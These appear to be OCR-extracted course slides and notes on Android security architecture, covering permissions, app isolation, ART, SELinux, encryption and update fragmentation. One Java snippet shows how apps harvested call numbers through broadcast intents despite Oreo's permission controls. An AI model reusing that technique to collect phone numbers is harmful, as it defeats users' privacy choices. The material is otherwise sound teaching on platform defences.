Unlike Apple, Google does not provide an end-to-end hardware model with Android, enabling third-party manufacturers to leverage the open-source platform. Third-party hardware vendors such as Samsung, Toshiba, and Dell build their own hardware devices that comply with the requirements to support the Android platform, manipulating the base Android operating system to add or remove content as they see fit. Commonly, third-party hardware manufacturers add custom software based on the direction of mobile operators (MOs) and further restrict the platform to prevent the removal of MO software or to gain privileged access to the device.

With the increased manufacturer competition from multiple vendors offering Android phones, there is a more significant push for innovative hardware features to be supported on Android phones, differentiating manufacturer products. For example, Android was the first major smartphone platform to support Near Field Communications (NFC) for point-of-sale transactions using Google Wallet with the Samsung Nexus S. Further, there is additional price competition with hardware manufacturers for Android phones, making Android an attractive platform to consumers who don't want to spend hundreds of dollars on an Apple iOS phone, opting for commoditized Android hardware instead.

Although Google's model for the commoditization of hardware reflects that of Microsoft Windows and traditional PCs, it has several disadvantages as well. Most significantly for enterprise organizations, support for Android devices is difficult due to the widespread variance in software versions, hardware support, and third-party add-on software and hardware controls on the platform.

ANDROID TECH SPECS

Processor Architecture	Support for ARM, MIPS, and x86; majority of development on ARM platforms
Kernel Architecture	Forked Linux 2.6, 3.0 monolithic kernels
Filesystem	YAFFS2 (deprecated, not multicore friendly), transitioning to ext4; VFAT or FAT32 for SD cards
Executable Architecture	Dalvik, Executable, and Linkable Format (ELF)
OS Platform	Linux-based but lacking many common Linux executables
License	Open source, Apache Software License 2.0 with GPL components

Android Tech Specs

Like iOS, Android supports the ARM platform, but it also supports MIPS and x86 processors. Although the majority of Android development and testing is on the ARM platform, consumers may see Intel x86-compatible devices in the near future as well.


The base platform for Android is based on Linux, using a forked Linux 2.6 kernel and, in newer Android updates, patches that bring the Android kernel closer to that of a Linux 3.0 kernel release. The original filesystem used for Android was YAFFS2 (Yet Another Flash File System v2), though support for this filesystem has been deprecated in favor of ext4, a common Linux filesystem choice because ext4 has better support for multicore processor support. Android devices support the use of external storage cards, typically formatted as VFAT or FAT32, depending on the size of the SD card.

Platform executables on Android devices are compiled into the Executable and Linkable Format (ELF), which matches that of many Linux distributions. Applications developed for Android are based on the Dalvik DEX executable, which we examine in more depth shortly.

The OS platform for Android is based on Linux; however, many common Linux tools are missing from an Android installation. Components of the Android architecture that are based on Linux are licensed using the GNU Public License and distributed as open source. Core Android code is licensed using the freer Apache Software License 2.0.

ANDROID PLATFORM RELEASES

- Represents devices that access Google Play (not an accurate representation of platform use)
- Lollipop released 11/2014, Marshmallow released 10/2015, Nougat released 8/2016, Oreo released 8/2017, Pie released 8/2018
- Android platform releases lag widespread availability and use by approximately 12–18 months



Platform	Codename	% of Active Android Devices
Android 9	Pie	10.4%
Android 8	Oreo	28.3%
Android 7	Nougat	19.2%
Android 6	Marshmallow	16.9%
Android 5	Lollipop	14.5%
Android 4.4 and Earlier	KitKat, Jelly Bean, Ice Cream Sandwich, Gingerbread	10.7%

Android Platform Releases

The first major Android release was distributed in April 2009, known as the Cupcake release. (A prior release, known as Android 1.1, was released in February of that year, but it was adopted by only one vendor phone.) Since then, major update releases have been made available on a schedule of every 4 to 10 months. According to the Android version deployment statistics published by the Open Handset Alliance, the majority of Android devices run the Android 8 release (Oreo), with Android 7 (Nougat) in second place. The latest release of the Android platform, Android 9 (Pie), currently represents 10.4% of Android devices.

Note that as of April 2013, Android use statistics are collected from devices accessing the Google Play store. This is an inaccurate representation of deployed Android devices because an unknown number of Android users (presumably with legacy Android platforms) do not log in to the Google Play store but continue to use their aging Android devices.

The current Android use statistics are reported at http://developer.android.com/resources/dashboard/platform-versions.html. Historical information is also maintained by the Internet Archive Project at http://web.archive.org/web/20120617161108/http://developer.android.com/resources/dashboard/platform-versions.html.

Reference


Information here as reported by the Android Distribution dashboard as of 5/13/2019.

ANDROID OPERATING SYSTEM SECURITY

Manufacturers implement locked bootloaders to limit device access:

- Attempting to prevent alternative OS software from being uploaded, and accidental bricking of devices
- Offers security to mitigate passcode bypass attacks

Subsequent security is controlled by the Linux kernel, filesystem, and Dalvik VM



Android Operating System Security

Unlike Apple iOS devices where the hardware and software are controlled by Apple, the Android project and the Open Handset Alliance have little to do with low-level operating system boot functions. This low-level functionality is typically hardware-specific and implemented by the hardware vendor.

Most manufacturers who produce Android devices use a boot ROM agent that validates the signature of boot loader functions that invoke the Linux kernel and bring up the operating system. These boot ROM and boot loader functions are protected to avoid tampering or misuse that could be leveraged by an attacker to bypass passcode protection systems but also constrain users from freely updating or manipulating operating system functionality.

After the Linux kernel has booted, platform security controls designated by the Android project take over, leveraging common UNIX user and group privileges to protect against device misuse. The Linux kernel invokes the Android **init** process to start userspace services such as SD card auto-mount and unmount tools, as well as the invocation of the Zygote process that launches Dalvik applications retrieved from the Android Marketplace or other app sources.


ANDROID APPS

In Android, apps are written in Java or Kotlin:

- Java as a language, but not a runtime

Java apps are bytecode compiled into DEX format, platform-independent:

- Bytecode compiled apps are interpreted by an Android virtual machine
  - Dalvik (Until Android 4.4, KitKat)
  - ART (Android 5, Lollipop)



Android Apps

As you saw in our coverage of the Apple iOS platform, iOS applications are written in the Objective-C language. Objective-C is a managed language where the developer is abstracted from the responsibility of memory management, producing native executables that include machine code instructions for execution on the platform processor.

By contrast, Android apps are written in the Java or Kotlin language but are not executed with a Java runtime. Android apps are compiled into Dalvik Executable (DEX) bytecode by using the Android SDK. DEX is a platform-independent, intermediate storage mechanism for applications. These DEX files cannot be executed directly by the operating system, lacking processor-specific instructions needed for execution. Instead, the DEX files are interpreted by an Android virtual machine and dynamically converted into native machine code. In Android versions up until Android 4.4 (KitKat), this virtual machine was called Dalvik. Starting with Android 5.0 (Lollipop), the Dalvik runtime was replaced by the Android Runtime (ART).

DALVIK (< ANDROID 5.0)

Alternative bytecode representation for processor instructions:

- Dalvik is not a Java VM, though it leverages the Java language

Designed for increased performance on embedded platforms

Dalvik VM reads .dex files, translates bytecode instructions to machine instructions: JIT compiler

Provides isolation among processes while running multiple simultaneous VM instances (like JVM)

Does not provide sandboxing or chroot environment to isolate a process from filesystem access:

- This is a responsibility of the operating system and filesystem privilege control

Dalvik (< Android 5.0)

The application executable model used by Android is not terribly different than that of traditional Java Virtual Machines (JVMs). Instead of compiling the Java source into Java JAR files with Java .class intermediate bytecode files, the Android platform creates APK files that include a Dalvik .dex intermediate bytecode file. The Dalvik virtual machine process provides similar runtime isolation and platform transparency that a JVM provides, except that it is written specifically for increased performance on embedded platforms.


When the Dalvik VM process, known as Zygote, reads a DEX file, it translates the intermediate opcodes present in the file into native processor instructions, a process known as just-in-time (JIT) compilation. Multiple Dalvik DEX files can run at the same time and are isolated from each other without shared memory or the capability to corrupt another running application. Unlike iOS, however, applications are not sandboxed inside the virtual machine, which means they have the freedom to read or write content from other files and resources on the system. This does not mean that an application can access any file on the system. Since each application is run with a unique user account, the operating system can limit access to different resources based on the rights of the user running the application. This is in contrast to iOS, where each application is executed by the same user, but sandboxing is used to ensure application isolation.

ANDROID ART (≥ ANDROID 5.0)

Replacement for Dalvik
At app installation, ART compiles bytecode to native machine code:

- AOT versus JIT compilation
- When app is launched, no interpretation is necessary for execution

Good: Reduced execution launch time, improved system responsiveness, better battery performance (more idling)
Not So Good: More storage needs, longer install time



Android ART (≥ Android 5.0)

In Android 4.4, an alternative to the Dalvik interpreter was introduced as a nondefault option. Developers could switch to the ART runtime to test their applications, as ART was made the default (and only) interpreter starting with Android 5.0.

ART is designed to improve performance on Android devices through several mechanisms but most notably through the use of Ahead-of-Time (AOT) app compilation. Where the Dalvik interpreter compiles the DEX bytecode into machine instructions at execution time (just-in-time, or JIT, compilation), ART converts the DEX bytecode to native machine-level instructions at installation time, saving the compiled binary for subsequent execution.

Through the use of ART, reports from developers (including an excellent set of articles by Cody Toombs at AndroidPolice.com, http://www.androidpolice.com/2014/01/31/recent-aosp-commit-indicates-art-likely-to-replace-dalvik-in-upcoming-release-of-android) indicate an improvement in performance at execution launch time and some improved application rendering/drawing benefits, as well as improved system responsiveness and better battery life (because the CPU is idle more frequently). Minor drawbacks include additional storage needs to keep the natively compiled version of the binary, and a longer installation time (because the bytecode needs to be compiled into DEX format with ART).

From a security perspective, ART obeys the same permission management mechanisms that Dalvik does, though ART could introduce exploitable bugs triggered through malicious bytecode that would be a potential security threat.

ANDROID ART EVOLUTION

Applications are optimized against the current Android version. Each update, all applications need to be optimized again.

- System updates take a very long time
- A large part of the AOT-compiled code is never used

Android N reintroduces JIT compilation, combined with AOT

- JIT at first
- Profile-based AOT for JITted code when charging

Android ART evolution

Ahead-of-Time (AOT) compilation is a trade-off between time and memory. By taking the time to compile all application code during installation, the application can quickly be launched when it is actually used. This trade-off can become very obvious when the system is updated, as all the applications will need to be recompiled for the new version. Depending on the number of applications that are installed, this can take a very long time. Additionally, time is spent compiling parts of the application that will in practice never be executed, as the user may only use parts of the application or maybe forget about the application altogether.

Android N has introduced a hybrid combination of AOT and Just-in-Time (JIT) compilation through profiles. Installed applications once again use JIT compilation when they are launched, and during their execution Android creates a profile of the application that contains information on which methods are often executed. When the system enters maintenance mode, the profile is processed, and parts of the application are replaced with compiled and optimized versions so that the application will start up quicker on the next application launch.

Reference

https://www.youtube.com/watch?v=Yi9-BqUxsno


ANDROID ACCOUNT ISOLATION

Each application receives a unique UID and GID at installation:

- Limited permissions within a designated application directory

Interaction with other apps using Android components

```
root@android:/ # ps
USER     PID   PPID  VSIZE  RSS     WCHAN      NAME
system    118   32    140356 35008 ffffffff com.android.systemui
app_1     142   32    139732 37416 ffffffff com.android.launcher
app_9     157   32    141144 28132 ffffffff android.process.media
app_8     201   32    137924 26376 ffffffff com.android.deskclock
app_20    232   32    136060 25424 ffffffff com.android.music
app_3     251   32    158532 27332 ffffffff com.android.mms
app_9     311   32    162768 30172 ffffffff com.android.gallery
app_15    335   32    155120 37108 ffffffff com.android.browser
app_24    365   32    149928 35500 ffffffff com.android.camera
```



Android Account Isolation

When an application is installed on the Android platform, it is given an application directory where it is free to read and write file resources. Directory structure is protected with a unique user ID (UID) that is allocated at installation time, using filesystem controls to prevent other applications from accessing the directory or associated file content. This application isolation strategy provides effective controls for most applications, matching the type of controls used for many years on other UNIX platforms.

Looking at the process list on an Android device, we see several user accounts, beginning with app_, followed by a sequential identifier. The least significant portion of the UID matches this sequential identifier, with a prefix of 1000 for device-specific application permissions or a prefix of 10000 for third-party applications. For example, on the author's Android device, the IM+ application is installed as app_40:

root@android:/ # su app_40

root@android:/ $ id

uid=10040(app_40) gid=10040(app_40)

Like Apple iOS, applications running on the device use Android APIs to interact with system functions to access data from other system components when permitted through Android application privilege controls.

APPLICATION PRIVILEGES

Each user account is assigned group privileges based on app-declared privilege requirements:

- Developers identify the required permissions in the AndroidManifest.xml file included with the app

Up until Android 6, all permissions are assigned at install time

- No option to selectively grant permissions
- All or nothing access for app

Users are not subsequently prompted when apps use approved privileges

Many apps request privileges where the functionality requirement is unclear to the end user

- Commonly, out of uncertainty, user installs anyway

Application Privileges

When an Android user installs an application, privilege requirements defined in the AndroidManifest.xml file included in the application are evaluated, prompting the user to accept the permission requirements prior to installation. If the user accepts the privilege requirement declaration, the application's user identity is configured to grant that application access to the required platform privileges.

For all applications that target versions before Android 6, permissions are granted at install time and this is an all-or-nothing event. Android does not support selective permission management, preventing the user from granting some privileges (such as access to the internet) but not others (such as the ability to send SMS messages). After installation, the user is not prompted again to indicate that the application is using the granted permissions.

Many applications in the Android market request numerous permissions, often including permissions that are not fundamentally required or appropriate for the application. The reaction from most end users is to install the application anyway, out of confusion, uncertainty, or a lack of understanding as to the Android permission management model.

ANDROID PERMISSION DEFINITION

Excerpt from AndroidManifest.xml file for IM+ App

```
<uses-permission
android:name="android.permission.INTERNET">
</uses-permission>
<uses-permission
android:name="android.permission.ACCESS_FINE_LOCATION">
</uses-permission>
<uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE">
</uses-permission>
<uses-permission
android:name="android.permission.READ_CONTACTS">
</uses-permission>
<uses-permission
android:name="android.permission.WRITE_CONTACTS">
</uses-permission>
<uses-permission
android:name="android.permission.READ_PHONE_STATE">
</uses-permission>
```

Android Permission Definition

The excerpt on this slide is from the AndroidManifest.xml file for the IM+ application from SHAPE Services. The IM+ application is an instant messaging application for Android and other platforms, declaring:

"Free! Beep, Skype, Facebook Chat, MSN, Yahoo, ICQ, Google Talk, MySpace & more.IM+. One app, all your messaging.

IM+ has all your messaging needs covered, regardless of whether you want to text your address book contacts or stay in touch with your IM contacts."


The permissions required for the installation of the application include the following


- **INTERNET:** Full access to any internet site
- **ACCESS_FINE_LOCATION:** Access to the user's location defined by GPS systems
- **WRITE_EXTERNAL_STORAGE:** The ability to read, write, modify, and delete resources stored on external SD cards
- **READ_CONTACTS:** The ability to read from any contact entries stored on the Android device
- **WRITE_CONTACTS:** The ability to write to, delete, or modify any contract entries stored on the Android device
- **READ_PHONE_STATE:** The ability to identify unique Android phone or MO-equipped tablet phone number, International Mobile Equipment Identifier (IMEI), International Mobile Subscriber Identifier (IMSI), current phone state (in a call or idle), serial number of the SIM card, course location information from the current cellular tower identifier, and the mobile operator name (AT&T, T-Mobile, and so on)

If the user installing IM+ grants access to these privileges, the application can harvest these data resources from installed devices, sending the data for storage to a remote system using the INTERNET network privilege.

ANDROID RUNTIME PERMISSIONS

<API 23





API 23+

Two permission groups: Normal and Dangerous

Android Runtime Permissions

With the introduction of Android Marshmallow (Android 6 and later, starting with API 23), application developers can choose to adopt a new permission management model. Permission management is based on two primary categories: normal and dangerous.

Instead of users having to grant all permissions to an application when it is installed, a user installs the application without having to approve a list of permissions. Access to dangerous permissions raises a prompt to grant or deny access to a permission when it is first used. Later, a user can change the permissions denied or granted to the application in the Settings app. Access to normal permissions is always granted to an application.

Note that, for an Android 6 or later device to take advantage of the new permission management model, the Android app must target API 23 or later. Apps written to earlier API versions use the legacy permission management model in which all permissions are declared and granted at install time.

PHONE CALL LOG ACCESS RESTRICTIONS (FINALLY)

Android Oreo introduced ANSWER_PHONE_CALLS and READ_PHONE_NUMBERS to limit app phone service abuse

- Previously, apps with READ_PHONE_STATE could get your phone number and incoming phone number
- Oreo control easily bypassed with READ_PHONE_STATE and *call log* queries through the `PhoneStateListener` class and broadcast intents

Android Pie further separates phone privileges

- READ_CALL_LOG is required to retrieve details from PhoneStateListener
- Apps can still receive the broadcast intent, but the intent extra is empty

```
public void onReceive(Context , Intent intent) {
    if (intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
        phonenum = intent.getExtras().getString("android.intent.extra.PHONE_NUMBER");
    }
}
```


Phone Call Log Access Restrictions (Finally)

For many years, telephone-related permission management has been relegated to the `READ_PHONE_STATE` privilege. This privilege gives an app the ability to determine whether a user is actively on a call and is widely adopted by many applications to avoid interrupting a user when they are speaking on a call. Unfortunately, `READ_PHONE_STATE` also gives the app author a lot of other permissions as well, including the ability to identify your device phone number and the caller's phone number.

Although Android Oreo introduced new granular controls to limit this widespread information leak in Android apps with two new permissions—`ANSWER_PHONE_CALLS` and `READ_PHONE_NUMBERS`—they were easily bypassed. Instead of using the intended `getLine1Number()` function, developers can obtain phone number information by listening for the `PhoneStateListener` broadcast intent using the source code sample shown on this page.

With Android Pie, additional granular permission controls are applied to limit access to phone number information. The `READ_CALL_LOG` is a new permission required to gain access to the `PhoneStateListener` details. Apps can still register to receive broadcast intents from the `PhoneStateListener`, but the phone number field will be empty if they lack the READ_CALL_LOG permission.

"NORMAL" PERMISSIONS

Android 6 devices grant several "normal" permissions automatically

- Users are not prompted, permissions are not displayed at installation

Access Wi-Fi State	Bluetooth Admin	Change Network State
Disable Keyguard	Flashlight	Internet Access
Kill Background Process	NFC	Start at Boot
Modify Audio Settings	Set Time Zone	Set Wallpaper
Use Fingerprint	Vibrate	Wake Lock
Set Alarm	Install Shortcut	... and more

"Many permissions are designated as PROTECTION_NORMAL, which indicates that there's no great risk to the user's privacy or security in letting apps have those permissions." Android Developer Documentation

"Normal" Permissions

In Android 6, (API 23 and later) apps are explicitly granted all the Android "normal" permissions (PROTECTION_NORMAL). These apps are granted 37 permissions that previously required authorization from the user. The Android developer documentation indicates that there is "no great risk to the user's privacy or security in letting apps have those permissions" (https://developer.android.com/preview/features/runtime-permissions.html#normal), though some of these permissions could be a cause for concern. A short list of the explicitly granted but undeclared permissions is shown on this slide.

Note that this behavior is similar to iOS permission management, in which many permissions are explicitly granted to applications without user notification or control.

"DANGEROUS" PERMISSIONS

Classified in nine permission groups

- Calendar, Camera, Contacts, Location, Microphone, Phone, Sensors, SMS, Storage

Must be declared individually in AndroidManifest.xml

- Users are prompted to permit or deny by group (not individual permission)

Permissions can be revoked through the Android settings

Before Android P, granting Phone permission gives the app READ_PHONE_STATE, but also CALL_PHONE, READ_CALL_LOG, WRITE_CALL_LOG, and more

"Dangerous" Permissions

In API 23+ applications, nine permissions are available for granular control known as dangerous permissions. An application can request access to the Calendar, Camera, Contacts, Location, Microphone, Phone, SMS, Sensors (body sensors, such as health and fitness tracking data), and external storage (SD, micro SD, USB, and so on). Developers are responsible for both declaring the need for the permission and checking to see if the user has granted or denied access to the permission each time it is used (because a user can grant or remove permission at any time).

Each of these nine permissions are considered "permission groups" in Android, in which the Calendar permission (`android.permission-group.CALENDAR`) grants the application access to read and write calendar events (`android.permission.READ_CALENDAR` and `android.permission.WRITE_CALENDAR`). Similarly, the Contacts permission group grants access to three legacy permissions, specifically `READ_CONTACTS`, `WRITE_CONTACTS`, and `GET_ACCOUNTS`.

This new model is problematic for users who use apps that need a "mild" permission (such as READ_PHONE_STATE, used to determine if a user is currently on the phone). Apps that require READ_PHONE_STATE also get other privileges associated with the Phone permission group, including access to read and write call logs and the ability to initiate a new phone call.

As of API 28 (Android Pie), a new permission group called CALL_LOG was introduced to tackle this specific problem, making it possible to grant an application access to READ_PHONE_STATE without also granting permission to view call logs or initiate calls.

The list of permissions and classification as normal or dangerous is documented at http://developer.android.com/guide/topics/security/permissions.html.

ANDROID DEVICE ADMIN PRIVILEGE

An app can declare BIND_DEVICE_ADMIN privilege:

- Users must "Activate" special install dialog

App can change administrative functions on the device:

- Set device passcode
- Wipe device
- Lock device

Android Device Admin Privilege

In addition to the legacy permission declaration and new permission group model, Android devices also have a special privilege known as bind device admin (BIND_DEVICE_ADMIN). When an app declares this permission, users must approve a special dialog where they are prompted to "activate" the device administrator function, as shown on this slide. Like legacy permission management constraints, if a user chooses to not activate the device administrator, the application does not install.

When the application is granted the device administrator function, it has special administrative functions and control over the device. For example, an app with BIND_DEVICE_ADMIN permission can set a device passcode, wipe a device, or lock a device programmatically. This permission gives the app tremendous control over how the device is used and is intended for use in coordination with Mobile Device Management (MDM) systems. Unfortunately, the BIND_DEVICE_ADMIN privilege has also found its way into several Android malware apps that are used to extort users for money after locking a device.

Reference

Picture on this slide taken from https://www.columbiabasin.edu/index.aspx?page=1917.


ACCESSIBILITY SERVICE

Additionally, an app can declare BIND_ACCESSIBILITY_SERVICE privilege:

- As with the device admin, user must accept through settings

Application has full control over the displayed text when granting the permission

Allows an application to view screen content, automate button presses, and query sensitive information.



Accessibility Service

Applications can define an accessibility service that can be used to help people with disabilities to navigate their device or perform actions. For example, many screen readers exist that will read out the content of the screen for visually impaired people.

Through this service, an application can break the application sandbox boundaries, as it is possible to read views belonging to a different application or even perform actions. While this functionality can be used in a very positive manner for the user, it is often used by malware to take over the device and perform actions on behalf of the user.

As this permission is very dangerous, users need to grant this permission similarly to granting the BIND_DEVICE_ADMIN permission. When enabling the accessibility service, the user is prompted with information on what can happen when the permission is granted. Unfortunately, malware often pretends to be a legitimate accessibility application so that the user will not question the dangerous permissions.

APPLICATION SIGNING

Android developers sign their own applications with untrusted keys:

- Upon downloading an application, you trust the developer's key for that app

Intended to simplify app updates:

- Apps signed with the same key run with the same user ID on the platform
- Developer can tell Android to replace local files if signed by the same key

Signing does not validate the identity of the developer

Application Signing

Unlike Apple iOS, where applications are submitted to the app store that are signed by validated developer certificates, Android developers sign applications using self-signed certificates, allowing them to include any wanted identity information. Although Apple vets applications prior to publication, Google does not, allowing developers to submit malicious or pirated applications for near-immediate approval and publication.

Although the developer identity information is taken from the certificate used to sign the application submission, certificates are not intended to be an identity validation mechanism on the Android platform. Instead, certificates ensure that subsequent application installations cannot overwrite prior applications, while allowing a developer to issue an update to an application that is permitted to replace prior files. For example, the Shazam application is published with the developer identity com.shazam.android in the Google Marketplace; Shazam can update the application version in the Google Marketplace so that users can obtain an update without first uninstalling the application. A malicious developer could submit an application using the same identity string, but the lack of a matching certificate would prevent the malicious developer's application from overwriting the legitimate Shazam application.

ANDROID EXPLOIT MITIGATION

Dalvik VM memory management protection capabilities:

- Java language includes string management and automatic bounds checking to mitigate misuse

Android 4.0 (Ice Cream Sandwich) introduces DEP and ASLR support:

- Previously, minimal memory management exploit mitigation techniques were used
- Primarily a concern for natively compiled applications such as network services, libraries

Android Exploit Mitigation

Through the use of the Dalvik VM and the Java language, the Android platform gains memory management protection capabilities, preventing developers from making memory management mistakes that commonly plague unmanaged languages such as C and C++. The Java language, enforced through the Dalvik VM, includes string management and automatic bounds checking that mitigates common developer misuse.

Although the Dalvik VM memory management protection helps thwart software flaws in application software, it does not protect native executables bundled with the operating system, including services for handling SMS and MMS messages, the Zygote process used for invoking the Dalvik instances, wireless network connection management, and other functions. Until Android 4.0 (Ice Cream Sandwich), only minimal memory management exploitation mitigation techniques protected these processes. With Android 4.0, Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) also protect natively compiled applications, network services, and libraries.

In a blog post on *The Duo Bulletin* (https://www.duosecurity.com/blog/a-look-at-aslr-in-android-ice-cream-sandwich-4-0), author Jon Oberheide describes the implementation details of ASLR on Ice Cream Sandwich, pointing out flaws that mitigate the effectiveness of these controls. Android developers followed up on the article points, indicating that these flaws are addressed in upcoming releases.

ANDROID SELINUX

Since Android 5, Android is configured with Security Enhanced Linux (SELinux) in enforcing mode.

Mandatory Access Control (MAC) at kernel level on all processes using a matrix of

- Domains
- Types
- Classes
- Permissions

Permissions are hardened with each release to reduce attack surface

Example: allow appdomain app_data_file:file rw_file_perms;

Android SELinux

Security Enhanced Linux (SELinux) is a mandatory access control (MAC) system that was first added in Android 4.3. The goal of SELinux is to have fine-grained control over processes and users and the actions that they can perform on specific resources. SELinux was first added in permissive mode, which only logs policy violations and does not block them. Starting with Android 5, SELinux was deployed in enforcing mode, which means that policy violations are blocked, making the system much more secure.

Each time a sensitive action is performed by a process, a check is made by the kernel to see whether or not the action can be performed. This decision is based on domains, types, classes, and permissions.

- Domains: The labels for processes
- Types: The labels for objects such as a file or a socket
- Classes: The type of an object (file, socket…)
- Permissions: The action that can be performed

By default, all actions are blocked and fine-grained access needs to be given. The following example shows that all appdomain processes can read and write to files that have the label app_data_file:

allow appdomain app_data_file:file rw_file_perms;

Reference

https://source.android.com/security/selinux/concepts

ANDROID ENCRYPTION

Introduced in Android 3.0:

- Possible to perform full device encryption
- 128-bit AES in CBC mode
- Not exposed to all users depending on hardware platform and vendor support

Encryption key protected with device passcode

Enhanced in Android 4.0:

- New keychain API for developers to adopt encryption for some or all data

On by default with new Android 5+ devices

Android Encryption

Android 3.0 (Honeycomb) introduced encryption services that can be adopted by device manufacturers. Unlike the iOS model in which all supported devices can provide full device encryption, Android leaves the choice of implementing encryption support up to the hardware manufacturer. Although many modern Android devices support full encryption services for the filesystem, the choice to make encryption available is left to the device manufacturer and is not available to all Android users.

When enabled, Android uses AES 128-bit encryption in Cipher Block Chaining (CBC) mode. The master key used to decrypt the filesystem is randomly selected and protected with the device passcode. When the device starts to boot, it interrupts the boot process and prompts the user to enter the device passcode, allowing it to unlock the encrypted filesystem and continue booting.

In Android 4.0 (Ice Cream Sandwich), support for additional keychain API services is made available to developers that use a consistent key storage area protected by the device passcode. Prior to this release, developers used their own encryption implementations and key storage mechanisms to protect data, or simply stored data in an unencrypted form.

In Android 5.0, encryption is turned on by default with new devices as part of the new Device Setup Wizard. (users can turn this feature off). Android devices upgrading to Android 5 retain the previous preference for encryption use.

ANDROID UPDATES

Software updates can be distributed in two ways:


- OTA updates
- Side-loading over USB or SD card

MO and manufacturer are responsible for update delivery:

- Initiating OTA delivery
- Providing boot ROM unlock for side-loading

Has led to platform fragmentation among devices:

- Commonly, no supported method for users to obtain updates



Android Updates

Software updates for Android devices can be distributed as an over-the-air (OTA) upgrade or distributed through the "side-loading" process over a USB connection or with a software update copied to an SD card and mounted on the device. Users typically see an update message when an update is available, prompting them to install or delay the installation for a later time. On some platforms, such as the Kindle Fire, users get an update automatically when the device is idle, without notification or a choice to apply or delay the update.

Although the Open Handset Alliance makes updates for Android available with regular frequency, the MO and the device manufacturer are responsible for the delivery process, initiating the OTA update process or by providing a mechanism to unlock the device boot ROM for the update. Because the MO and the carrier typically customize the Android release and add additional software, it is common for updates to be made available with significant delay following the public update availability, or not at all if the manufacturer chooses. This disparity in update availability has led to significant platform fragmentation among devices where many Android users have hardware for which no updates are available, and no opportunity to resolve publicized exploitations against their devices.

ANDROID FRAGMENTATION

Android is fragmented for many reasons

- Multiple competing hardware manufacturers whose sole profit is hardware sales (not continued revenue that would warrant new update support)
- Manufacturers are free to customize Android source, making changes potentially incompatible with new Google releases (hardware, skins)
- Brick and mortar sales and older inventory unloading ("*Free with service plan*")
- Multi-chain update cycle is complex; issuing updates to customers is cumbersome (Samsung makes a fix, but the mobile operator may not distribute it)

